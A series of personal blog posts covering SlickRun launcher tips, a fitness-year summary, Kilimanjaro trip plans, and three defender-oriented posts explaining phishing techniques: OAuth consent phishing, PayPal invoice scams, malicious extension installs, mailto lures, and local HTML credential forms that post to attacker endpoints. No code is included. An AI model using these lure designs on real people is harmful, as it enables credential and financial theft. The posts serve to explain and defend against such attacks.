You can create a MagicWord named _a which will execute any time you hit ALT+Enter to submit a command, so the following MagicWord allows you to look up a word by typing define powerful or ?powerful or just typing powerful and submitting via Alt+Enter:

If you name your MagicWord _default, SlickRun will execute it if no other command is found.

Automatic Behaviors

You can use SETUP to configure an hourly chime with an optional offset so you’ll have a minute or more to get ready for your next meeting or appointment:

A MagicWord named _STARTUP will be run automatically anytime SlickRun starts. A MagicWord named _DISPLAYCHANGE will run automatically anytime your Windows display resolution changes.

SlickRun flashes when your clipboard is updated, useful for confirming that your attempt to copy something from another app was successful.

Clipboard & Drag/Drop

You can create a MagicWord with the @copy@ command to copy a string to your clipboard, useful if you have a string that you need to use frequently.

You can drag/drop URLs from webpages, or icons from Start/Desktop to create MagicWords pointing to them.

Hit Ctrl+V with one or more files on your clipboard and SlickRun will insert the file path(s) at the current insertion point.

You can drag/drop text from anywhere to SlickRun to add it to your JOT, an auto-saving jotpad, useful for recording addresses, phone numbers, order confirmation numbers, and the like. Type JOT to reopen it later.

Shortcomings

Every tool has its limits, and SlickRun is no exception. There are a bunch of features that I’d like to add, but I haven’t gotten around to over the decades.

The most often noticed shortcoming is that SlickRun doesn’t offer roaming for features you’d hope (in particular, the MagicWord list and the text of the JOT). Unfortunately, it’s non-trivial, and while you can import/export your command library, you cannot trivially use OneDrive or Google Drive to keep a single command library in sync.

I’ve always daydreamed about adding “natural” language recognition to SlickRun (including voice recognition) but I’ve never made any significant effort to explore it, even as technology has advanced to the point where doing so might now be very practical. (LLVMs like ChatGPT are an obvious integration).

SlickRun should be open-source, but the code is in a language (Delphi/Object Pascal) which is uncommon. While the code works, it’s not of quality that I would be proud for anyone to see. In the early years, I had a collaborator who wrote the performance critical auto-complete logic, but in twenty years since, only I have lain eyes on SlickRun’s mostly crusty code. I periodically ponder an OSS rewrite in C# (someone else did this as a short-lived project named “MagicWords”) but haven’t found the energy. Fiddler users might recognize that tool’s QuickExec box‘s origins in SlickRun– I partly added QuickExec to Fiddler in the hopes that one day I’d find that I’d added so much functionality to it that I could fork that code out into a SlickRun.NET. Alas, that didn’t happen by the time Telerik acquired Fiddler.

I hope you find SlickRun useful!

-Eric

2022 EOY Fitness Summary

I spent dramatically more time on physical fitness in 2022 than I have at any other point in my life, in preparation for my planned adventure this June.

My 2022 statistics from iFit on my incline trainer/treadmill show that I walked/jogged/ran almost 700 miles after it was set up on January 24th:

Perhaps surprisingly (given the summer heat), I got the most miles in over the summer months:

Beyond the treadmill, I also ran a few real-world races. Compared to the first half, my use of the exercise bike declined in the latter half of the year, but I still rode a few times a month:

I ended the year 52.7 pounds lighter than I started it, bottoming out at 178.4 pounds in early September before rebounding a bit in the final months of the year. My estimated body fat percentage dropped from a peak of 28.9% to just under 15%.

My FitBit reports 4,186,894 steps, 3184 floors, 2181.91 miles and 1,183,581 calories burned:

My resting heart rate dropped from 64 to 54 beats per minute in the first third of the year, and has bounced around by a beat or two over the rest of the year. I haven’t checked my blood pressure regularly since noting a big improvement in the first third of the year. I got my fourth COVID shot before a second COVID infection in September– I shrugged it off easily in a week.

Looking forward

I’ve got a real-world half marathon (3M) coming up in just over a week, then the Austin Capital 10K coming in April. Then, hiking Kilimanjaro in June.

After that, I’m not sure what’s next: right now, I expect to cut back on running distances to stay around 10Ks, and hope I’ll be able to force myself to start using the rower regularly.

I’m doing another “Dry January” this year. My experiment with alcohol-free beer (Athletic Brewing Company) is a mixed bag– it tastes “fine“, but triggers the same munchies that “real” beer does, which rather limits the point of the exercise. I tried an alcohol-free liquor (“Spirit of Milano“) but I really don’t like it– I’ll stick to cranberry juice.

Attack Techniques: Priming Attacks on Legitimate Sites

Earlier today, we looked at two techniques for attackers to evade anti-phishing filters by using lures that are not served from http and https urls that are subject to reputation analysis.

A third attack technique is to send a lure that entices a user to visit a legitimate site and perform an unsafe operation on that site. In such an attack, the phisher never collects the user’s password directly, and because the brunt of the attack occurs while on the legitimate site, anti-phishing filters typically have no way to block the attacks. I will present three examples of such attacks in this post.

“Consent Phishing”

In the first example, the attacker sends their target an email containing lure text that entices the user to click a link in the email:

The attacker controls the text of the email and can thus prime the user to make an unsafe decision on the legitimate site, which the attacker does not control. In this case, clicking the link brings the victim to an account configuration page. If the user is prompted for credentials when clicking the link, the credentials are collected on the legitimate site (not a phishing URL), so anti-phishing filters have nothing to block.

The attacker has very limited control over the contents of the account config page, but thanks to priming, the user is likely to make a bad decision, unknowingly granting the attacker access to the content of their account:

A malicious app whose OAuth prompt shows a misleading name (“Outlook Mail”) and icon

If access is granted, the attacker has the ability to act “as the user” when it comes to their email. Beyond sensitive content within the user’s email account, most sites offer password recovery options bound to an email address, and after compromising the user’s email account the attacker can likely pivot to attack their credentials on other sites.

This technique isn’t limited to Microsoft accounts, as demonstrated by this similar attack against Google:

… and this recent campaign against users of Salesforce.

“Invoice Scam”

A second example is a long-running attack via sites like PayPal. PayPal allows people to send requests for money to one another, with content controlled by the attacker. In this case, the lure is sent by PayPal itself. As you can see, Outlook even notes that “This message is from a trusted sender” without the important caveat that the email also contains untrusted and inaccurate content authored by a malicious party.

A victim encountering this email may respond in one of two ways. First, they might pick up the phone and call the phone number provided by the attacker, and the attack would then continue via telephone– because the attack is now “offline”, anti-phishing filters will not get in the way.

Alternatively, a victim encountering the email might click on the link, which brings them to the legitimate PayPal website. Anti-phishing filters have nothing to say here, since the victim has been directed to the legitimate site (albeit with dangerous parameters). Perhaps alarmingly, PayPal has decided to “reduce friction” and automatically trust devices you’ve previously used, meaning that users might not even prompted for a password when clicking through the link:

Misleading trust indicators and the desire for simple transactions mean that a user is just clicks away from losing hundreds of dollars to an attacker.

“Malicious Extensions”

In the final example of a priming attack, a malicious website can trick the user into installing a malicious browser extension. This is often positioned as a security check, and often uses assorted trickery to try to prevent the user from recognizing what’s happening, including sizing and positioning the Web Store window in ways to try to obscure important information. Google explicitly bans such conduct in their policy:

… but technical enforcement is more challenging.

Because the extension is hosted and delivered by the “official” web store, the browser’s security restrictions and anti-malware filters are not triggered.

After a victim installs a malicious browser extension, the extension can hijack their searches, spam notifications, steal personal information, or embark upon other attacks until such time as the extension is recognized as malicious by the store and nuked from orbit.

Best Practices

When building web experiences, it’s important that you consider the effect of priming — an attacker can structure lures to confuse a user and potentially misunderstand a choice offered by your website. Any flow that offers the user a security choice should have a simple and unambiguous option for users to report “I think I’m being scammed“, allowing you to take action against abuse of your service and protect your customers.

If you’re an Entra administrator, you can configure your tenant to restrict individual users from granting consent to applications:

-Eric

Attack Techniques: Phishing via Mailto

Earlier today, we looked at a technique where a phisher serves his attack from the user’s own computer so that anti-phishing code like SmartScreen and SafeBrowsing do not have a meaningful URL to block.

A similar technique is to encode the attack within a mailto URL, because anti-phishing scanners and email clients rarely apply reputation intelligence to the addressee of outbound email.

In this attack, the phisher’s lure email contains a link which points at a URL that uses the mailto: scheme to construct a reply email:

A victim who falls for this attack and clicks the link will find that their email client opens with a new message with a subject of the attacker’s choice, addressed to the attacker, possibly containing pre-populated body text that requests personal information. Alternatively, the user might just respond by sending a message saying “Hey, please protect me” or the like, and the attacker, upon receipt of the reply email, can then socially-engineer personal information out of the victim in subsequent replies.

The even lazier variant of this attack is to simply email the victim directly and request that they provide all of their personal information in a reply:

While this version of the attack feels even less believable, victims still fall for the scam, and there are even logical reasons for scammers to target only the most credulous victims.

Notably, while mail-based attacks might solicit the user’s credentials information, they might not even bother, instead directly asking for other monetizable information like credit card or banking numbers.

-Eric

Attack Techniques: Phishing via Local Files

One attack technique I’ve seen in use recently involves enticing the victim to enter their password into a locally-downloaded HTML file.

The attack begins by the victim receiving an email lure with a HTML file attachment (for me, often with the .shtml file extension):

When the user opens the file, a HTML-based credential prompt is displayed, with the attacker hoping that the user won’t notice that the prompt isn’t coming from the legitimate logon provider’s website:

Fake Excel file
Fake Word Document

Notably, because the HTML file is opened locally, the URL refers to a file path on the local computer, and as a consequence the local file:// URL will not have any reputation in anti-phishing services like Windows SmartScreen or Google Safe Browsing.

A HTML form within the lure file targets a credential recording endpoint on infrastructure which the attacker has either rented or compromised on a legitimate site:

If the victim is successfully tricked into supplying their password, the data is sent in a HTTP POST request to the recording endpoint:

Sometimes the recording endpoint is a webserver rented by the attacker. Sometimes, it’s a webserver that’s been compromised by a hack. Sometimes, it’s an endpoint run by a legitimate “Software as a Service” like FormSpree that has a scammer as a customer. And, sometimes, the endpoint is a legitimate web API like Telegram, where the attacker is on the other end of the connection:

To help prevent the user from recognizing that they’ve just been phished, the attacker then redirects the victim’s browser to an unrelated error page on the legitimate login provider:

The attacker can later collect the database of submitted credentials from the collection endpoint at their leisure.

Passwords are a terrible legacy technology, and now that viable alternatives now exist, sites and services should strive to eliminate passwords as soon as possible.

-Eric

PS: The Local HTML File attack vector can also be used to smuggle malicious downloads past an organization’s firewall/proxy. JavaScript in the HTML page can generate a file and hand it to the download manager to write to disk.

ProjectK.commit()

Cruising solo across the Gulf of Mexico last Christmas, I had a lot of time to think. Traveling alone, I could do whatever I wanted, whenever I wanted. And this led me to realize that, while I was about to have a lot more flexibility in life, I hadn’t really taken advantage of that flexibility when I was last single. In my twenties, I’d held onto longstanding “one day, I’d really like to…” non-plans (e.g. “I should go to Hawaii“) for years without doing anything about them, and years went by without “advancing the plot.” In my thirties, everything was about the kids or otherwise driven by family commitments, without any real pursuits of my own.

This felt, in a word, tragic, so I challenged myself: “Okay, so what’s a big thing you want to do?” I thought: “Well, I should take a cruise to Alaska.” But that didn’t feel particularly ambitious. A periodic daydream tickled: “I’ve always thought it would be neat to hike Kilimanjaro and see the stars at night.” Now that would be something: foreign travel, a new continent, a physical challenge at least an order of magnitude greater than anything I’d done before, and wildly outside my comfort zone in almost every dimension.

It seemed, in a word, perfect. Except, of course, that I knew almost nothing about the trek, and I was in the worst shape of my life– barely under 240 pounds, I’d bought all new clothes for my Christmas cruise because none of my old stuff fit anymore. Still… the prospect was compelling: a star on the horizon at a time when I was starting to feel directionless. Something to think about to pull me forward instead of succumbing to the nostalgia and sentimentality that otherwise seemed likely to drown me. If not now, when?

Project K was born.

When I got back, I published some new years’ resolutions, but decided to withhold explicit mention of Kilimanjaro until I’d convinced myself that I was actually able to get in shape. I set up a home gym, sweating on my previously unused exercise bike and buying an incline trainer over a treadmill because maximizing incline/decline seemed prudent. I ran a 10K. And then I ran much more, including a treadmill half marathon (via iFit) in the shadow of Kilimanjaro. I requested a catalog from a Kilimanjaro tour company. I read a few books: I bought Polepole and The Call of Kilimanjaro, and a friend sent me a third, self-published account (there are approximately a million of them). I learned much more about the challenges of the hike (mostly related to remaining upright at extreme altitude). I idly wondered whether anyone would ever ask what the “ProjectK” tag on my blog meant.

I’d planned to publicly commit to the trip at the end of June, after I’d told my parents and enlisted my older brother to join me. But I chickened out a bit and decided to wait for my annual bonus at work to decide whether I could afford the trip, and by then I was focusing on September’s Alaska cruise and the final details for our family vacation at New Years. Finally, on December 1st, I pulled the trigger and sent in the deposit for our Kilimanjaro trek next summer. So now I’m committed.

We’re booked on the Western Approach, an itinerary with 11 days in-country and 9 days hiking.

There’s still a ton to do– we need flights, gear, shots, and visas, and I still have tons to learn. I need to broaden my workouts to include more training with incline and decline. I’d like to learn some basic Swahili. I need to do some real-world outdoorsing at lower altitude and lower stakes. I’m going to read some more books. I’m going to find advice from some friends who’ve taken the trip before. I’m going to worry about a million things, including the things I haven’t yet thought to worry about. But I’m excited. And that’s something.

Tempus Fugit. Memento mori. Carpe diem.